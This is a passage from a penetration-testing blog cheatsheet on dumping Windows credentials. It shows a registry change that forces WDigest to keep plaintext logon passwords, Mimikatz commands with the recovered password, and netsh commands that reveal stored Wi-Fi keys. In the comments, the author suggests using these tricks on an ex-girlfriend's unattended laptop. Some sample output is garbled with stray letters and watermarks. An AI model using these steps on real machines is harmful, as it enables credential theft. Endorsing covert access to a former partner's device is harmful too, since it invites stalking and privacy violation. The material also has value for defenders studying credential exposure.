
Manual Method:

To do this, we'll have to traverse to the following path in our registry hive:

HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest

Then, right-click→new→>add D-word→ name it: UseLogonCredential

Then modify the key and set its value as 1



After this, it is absolutely essential to update group policy:


```
gpupdate /force
```

Restart your PC now.

After the successful restart, upon running Mimikatz and the following commands we'd see a different result:

```
privilege::debug  
sekurlsa::wdigest
```

```
mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # sekurlsa::wdigest ←

Authentication Id : 0 : 771218 (00000000-0000-4021)
S
U
D
L
S
www.hackingarticles.in

A
S
U
D
L
S
www.hackingarticles.in

A
S
U
D
L
S
www.hackingarticles.in

A
S
U
D
L
S
SID : S-1-5-21-1270730070-1850728493-50201559-1001

wdigest :
* Username : raj
* Domain : DESKTOP-ATNONJ9
* Password : 123
```

Dumping Windows Wi-Fi passwords using netsh

All the wireless passwords with their respective SSID are stored in an XML file in the location:


```
C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\***
```

netsh: It is a command-line scripting utility that allows you to display or modify the network configuration of a computer that is currently running. **Netsh** commands can be run by typing commands at the **netsh** prompt and they can be used in batch files or scripts. Wireless Password can be dumped using various techniques which are covered in detail in the article

Credential Dumping: Wireless

To get the list of the SSIDs that the device has been connected to use the following command:

```
netsh wlan show profiles
```



```
C:\WINDOWS\system32>netsh wlan show profiles ↵  
  
Profiles on interface Wi-Fi:  
  
Group policy profiles (read only)  
-----  
    <None>  
  
User profiles  
-----  
All User Profile      : Meterpreter  
All User Profile      : Linuxlab  
All User Profile      : Pentest Lab  
All User Profile      : Igtech
```

And as a result of the above command, you can see the names of the Wi-Fi networks that the system was connected to in the past or present such as Meterpreter, Linuxlab, etc. The same has been demonstrated in the image above.

Further, to know the passwords of any one of the mentioned SSIDs use the following command :

```
netsh wlan show profile name=<SSID Name> key=clear
```

```
C:\WINDOWS\system32>netsh wlan show profile name=meterpreter key=clear ↩
```

```
Profile Meterpreter on interface Wi-Fi:
```

```
=====
```

```
Applied: All User Profile
```

```
Profile information
```

```
-----
```

Version	: 1
Type	: Wireless LAN
Name	: Meterpreter
Control options	:
Connection mode	: Connect automatically
Network broadcast	: Connect only if this network is broadcasting
AutoSwitch	: Do not switch to other networks
MAC Randomization	: Disabled

```
Connectivity settings
```

```
-----
```

Number of SSIDs	: 1
SSID name	: "Meterpreter"
Network type	: Infrastructure
Radio type	: [Any Radio Type]
Vendor extension	: Not present

```
Security settings
```

```
-----
```

Authentication	: WPA2-Personal
Cipher	: CCMP
Authentication	: WPA2-Personal
Cipher	: GCMP
Security key	: Present
Key Content	: ignite@321

```
Cost settings
```

```
-----
```

Cost	: Unrestricted
Congested	: No
Approaching Data Limit	: No
Over Data Limit	: No
Roaming	: No
Cost Source	: Default

And just like it is shown in the image above, the result of the above command will give you the password

Conclusion

In this article, we demonstrated credential dumping methods of various default files/ directories present in Windows that contains passwords stored of many services in Windows when the system is part of a local workgroup. Next article would demonstrate to further dump passwords from a domain. Thanks for reading.

Author: Harshit Rajpal is an InfoSec researcher and left and right brain thinker. Contact [here](#)

◀ PREVIOUS POST

Linux For Beginners: A Small Guide

NEXT POST ▶

Iron Corp TryHackMe Walkthrough

4 thoughts on “Password Dumping Cheatsheet: Windows”



David Ponsdessorre

November 23, 2020 at 12:31 pm

“We’ll be using mimikatz to dump SAM file. You can download mimikatz [here](#). Run it as administrator and then the commands are as follows”

————-> what is the point of dumping the hashes if you are already Admin on the machine ?



Harshit Rajpal

November 23, 2020 at 3:09 pm

Good evening David. The article is not intended to hack into a machine or escalate privileges, the article’s context is simply different methods to dump hashes and crack passwords. A sample scenario of where this would be useful is, let’s say, your ex girlfriend leaves her laptop open in college library, so you can follow these little tricks and small tools to quickly dump passwords. Hope you understand. Further, for other use cases and applications, I’ve also hyperlinked other articles that cover these tools in details. Have a nice day!



Andre

November 23, 2020 at 3:11 pm

You may have owned a machine’s Administrator and still want to find other user’s passwords. For example, if there is a Domain Admin user that uses same

machine, you can get his hash, crack it or try pass-the-hash.



Harshit Rajpal

November 24, 2020 at 4:00 am

I second that @ANDRE

Another good example

Comments are closed.

Join Our Training Program





Categories

Cryptography & Steganography

CTF Challenges

Cyber Forensics

Database Hacking

Footprinting

Hacking Tools

Kali Linux

Nmap

Others

Password Cracking

Penetration Testing

Pentest Lab Setup

Privilege Escalation

Red Teaming

Social Engineering Toolkit

Uncategorized

Website Hacking

Window Password Hacking

Wireless Hacking

Wireless Penetration Testing

Archives

Select Month



You may like

Best Alternative of Netcat Listener

64-bit Linux Assembly and Shellcoding

